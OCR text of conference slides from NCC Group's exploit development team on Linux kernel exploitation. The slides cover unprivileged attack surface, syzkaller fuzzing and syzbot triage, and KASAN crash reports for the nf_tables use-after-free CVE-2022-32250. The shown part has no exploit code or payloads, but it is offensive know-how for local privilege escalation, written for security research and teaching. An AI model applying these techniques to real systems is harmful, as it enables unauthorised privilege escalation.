

OFFENSIVECON

nccgroup



Exploit Engineering – Attacking the Linux Kernel



Introduction

nccgroup


/us

Exploit Development Group (EDG), part of NCC Group

- Cedric Halbronn @saidelike@infosec.exchange (@saidelike)
- Alex Plaskett @alexjplaskett
- Not present - Aaron Adams


Talk Aims

- Process of Linux kernel exploitation, tooling, techniques
- Challenges going beyond a PoC exploit
- Release libslub heap analysis tooling



Talk Overview


- Vulnerability Identification & Triage
- CVE-2022-32250 Overview
- Exploitation Techniques
- Debugging Tools
- Reliability and Scalability



Vulnerability Identification

nccgroup

LPE Attack Surface Mapping



- Core Linux kernel functionality is probably most well tested
- Changes and new functionality going on in:
  - Filesystem, Network, Socket Layer, io_uring, BPF, etc.
- BPF isn't really interesting anymore for > Ubuntu 20.04 (`unprivileged_bpf_disabled`)

[Image credit - makelinux]

Public Bugs Attack Surface

- Google kCTF recipes

CVE	Component
CVE-2021-4154	cgroup v1
CVE-2021-22600	net/packet
CVE-2022-0185	vfs fs_context
CVE-2022-27666	net ESP
CVE-2022-1055	tc sched
CVE-2022-29582	io_uring
CVE-2022-1116	io_uring
CVE-2022-29581	net/sched
CVE-2022-1786	io_uring
CVE-2022-2327	io_uring
CVE-2022-20409	io_uring

Unprivileged User Namespaces

- user, IPC, mount, network, pid, UTS, cgroup
- Enabled by default on Ubuntu `kernel.unprivileged_userns_clone = 1`
- CAP_SYS_ADMIN, CAP_NET_RAW, CAP_NET_ADMIN

Network Namespace

- tun, ipvlan, ppp, wireguard, bond, bridge, netfilter, openvswitch
- Network Devices:
  - l2tp, veth, wireguard, team, BareUDP, Caif, ipvtap, vcan, vxcan, dummy, vtf, ipoib, bond, rmnet, geneveve, gtp, ifb, ipvlan, ipvtap, macsec, macvlan, macvtap, nlmon, vsockmon, vxlan, virt_wifi, batadv, bridge, hsr, lowpan, vti6, ipip, ip6gre, sit, xfrm

```
2: team0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether d6:f2:77:6b:69:5d brd ff:ff:ff:ff:ff:ff
4: caif0: <POINTOPOINT,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/netrom
5: vcan0: <NOARP> mtu 72 qdisc noop state DOWN group default qlen 1000
    link/can
6: vxcan0@vxcan1: <NOARP,ECHO,M-DOWN> mtu 72 qdisc noop state DOWN group default qlen 1000
    link/can
```


Mount Namespace

- `FS_USERNS_MOUNT` which allows filesystems to be mounted in a user namespace
- A previous year's Ubuntu Pwn2Own bug was found in shiftfs

Filesystem	Source
Devpts	https://elixir.bootlin.com/linux/latest/source/fs/devpts/inode.c#L522
cgroup	https://elixir.bootlin.com/linux/latest/source/kernel/cgroup/cgroup.c#L2226
Fuse	https://elixir.bootlin.com/linux/latest/source/fs/fuse/inode.c#L1756
Binderfs	https://elixir.bootlin.com/linux/latest/source/drivers/android/binderfs.c#L812
OverlayFS	https://elixir.bootlin.com/linux/latest/source/fs/overlayfs/super.c#L2164
Proc	https://elixir.bootlin.com/linux/latest/source/fs/proc/root.c#L285
RamFS	https://elixir.bootlin.com/linux/latest/source/fs/ramfs/inode.c#L288
SysFS	https://elixir.bootlin.com/linux/latest/source/fs/sysfs/mount.c#L94
mqueue	https://elixir.bootlin.com/linux/latest/source/ipc/mqueue.c#L1675
shmem	https://elixir.bootlin.com/linux/latest/source/mm/shmem.c#L3895


Syzkaller Grammar Fuzzing (Internal Syzkaller)


- Make sure to be using configs from distro being targeted etc (as many kernel modules as possible)
- Distro specific functionality - shiftfs
- Identify gaps within the coverage maps
- Extending grammars
  - Syzkaller External Network
    Syzkaller USB fuzzing



Targeted Functionality Fuzzing

- Focused on certain area
  - netfilter
  - packet scheduler
  - OVS
- Threadripper 64 cores box
  - 28 VMs
  - 2 CPU
  - 4GB each
- Conntrack ASN.1 parser with libfuzzer (moving kernel code to userland)





Vulnerability Triage

nccgroup

Manual Triaging Crashes


- Time consuming but no other way
- Focus on ones which triggered KASAN (no null deref)
- File into our bug tracker anything which looks "interesting"


Syzbot Testcase Triage Automation

- Thousands of public crashes
  - Syzbot sends emails (bugs not always actioned)
- Gives ideas of areas to look at in more depth
  - Bug clustering
- Useful for kCTF and possibly Pwn2Own
- Automation to pull down crashing testcases and filter out interesting ones (e.g. heap corruption ones)
  - `syzbot_scrape.py` - Pull down testcases from syzbot. Allow filtering by "interesting" patterns
  - `ubuntu_analyze.py` - Execute them against Ubuntu to determine if the vuln affects it or not

Found Vulnerabilities

- Found with fuzzing/syzkaller
- 2 of them reproducible BUT patched a bit later
  - Heap Overflow CVE-2022-0185
  - OOB Write CVE-2022-0995
- 1 non reproducible UAF (CVE-2022-32250)
  - Manual triage allowed to determine root cause
  - Didn't get duped by others!





KASAN Report (CVE-2022-32250)

```
[ 85.432901] BUG: KASAN: use-after-free in nf_tables_bind_set+0x81b/0xa20
[ 85.433825] Write of size 8 at addr ffff8880286f0e98 by task poc/776
```

alloc:

```
nf_tables_bind_set+0x81b/0xa20
nft_lookup_init+0x463/0x620
nft_expr_init+0x13a/0x2a0
nft_set_elem_expr_alloc+0x24/0x210
nf_tables_newset+0x1b3f/0x2e40
```

free:

```
kfree+0xa7/0x310
nft_set_elem_expr_alloc+0x1b3/0x210
nf_tables_newset+0x1b3f/0x2e40
```

UAF:

```
__asan_report_store8_noabort+0x17/0x20 mm/kasan/report_generic.c:314
__list_add_rcu include/linux/rculist.h:84 [inline]
list_add_tail_rcu include/linux/rculist.h:128 [inline]
nf_tables_bind_set+0x81d/0x8f0 net/netfilter/nf_tables_api.c:4659
nft_lookup_init+0x560/0x6d0 net/netfilter/nft_lookup.c:148
```

Triaging Non-Reproducible Issues

- No magical solution, need manual analysis, time and perseverance
- Analysing source code where allocation/free/UAF happen
- Writing code snippets to instrument target code
- Try to infer vulnerability side effect
- Rinse and repeat


Interesting Fact About This Non-Reproducible Bug


- Noticed later that the bug was lying around on Syzbot since November 2021

```
==================================================================
BUG: KASAN: use-after-free in __list_add_valid+0x93/0xa0 lib/list_debug.c:26
Read of size 8 at addr ffff88804eb45740 by task syz-executor.2/24201

CPU: 1 PID: 24201 Comm: syz-executor.2 Not tainted 5.15.0-syzkaller #0
Hardware name: Google Google Compute Engine/Google Compute Engine, BIOS Google 01/01/20
Call Trace:
 <TASK>
 __dump_stack lib/dump_stack.c:88 [inline]
 dump_stack_lvl+0xcd/0x134 lib/dump_stack.c:106
 print_address_description.constprop.0.cold+0x8d/0x320 mm/kasan/report.c:247
 __kasan_report mm/kasan/report.c:433 [inline]
 kasan_report.cold+0x83/0xdf mm/kasan/report.c:450
 __list_add_valid+0x93/0xa0 lib/list_debug.c:26
 __list_add_rcu include/linux/rculist.h:79 [inline]
 list_add_tail_rcu include/linux/rculist.h:128 [inline]
 nf_tables_bind_set+0x3df/0x870 net/netfilter/nf_tables_api.c:4643
 nft_dynset_init+0xcc3/0x2210 net/netfilter/nft_dynset.c:315
 nf_tables_newexpr net/netfilter/nf_tables_api.c:2750 [inline]
 nft_expr_init+0x13e/0x2d0 net/netfilter/nf_tables_api.c:2788
 nft_set_elem_expr_alloc+0x27/0x280 net/netfilter/nf_tables_api.c:5316
 nf_tables_newset+0x20e9/0x3360 net/netfilter/nf_tables_api.c:4417
 nfnetlink_rcv_batch+0x1710/0x25f0 net/netfilter/nfnetlink.c:513
 nfnetlink_rcv_skb_batch net/netfilter/nfnetlink.c:634 [inline]
 nfnetlink_rcv+0x3af/0x420 net/netfilter/nfnetlink.c:652
```

- Mentioned by @dvyukov after our report in July 2022





CVE-2022-32250 Overview

nccgroup

CVE-2022-32250 As an Example

- High level concepts only detailed here to understand exploitation techniques and tools
- If you want more highly technical details: NCC blog, HITB2022 video and HITB2022 slides, Theori blog

netlink/nf_tables

- Set
- Expression

```
nft add table ip filter
nft add chain ip filter input '{ type filter hook input priority 0; }'
nft add rule ip filter input tcp dport 22 ct count 10 counter accept
```

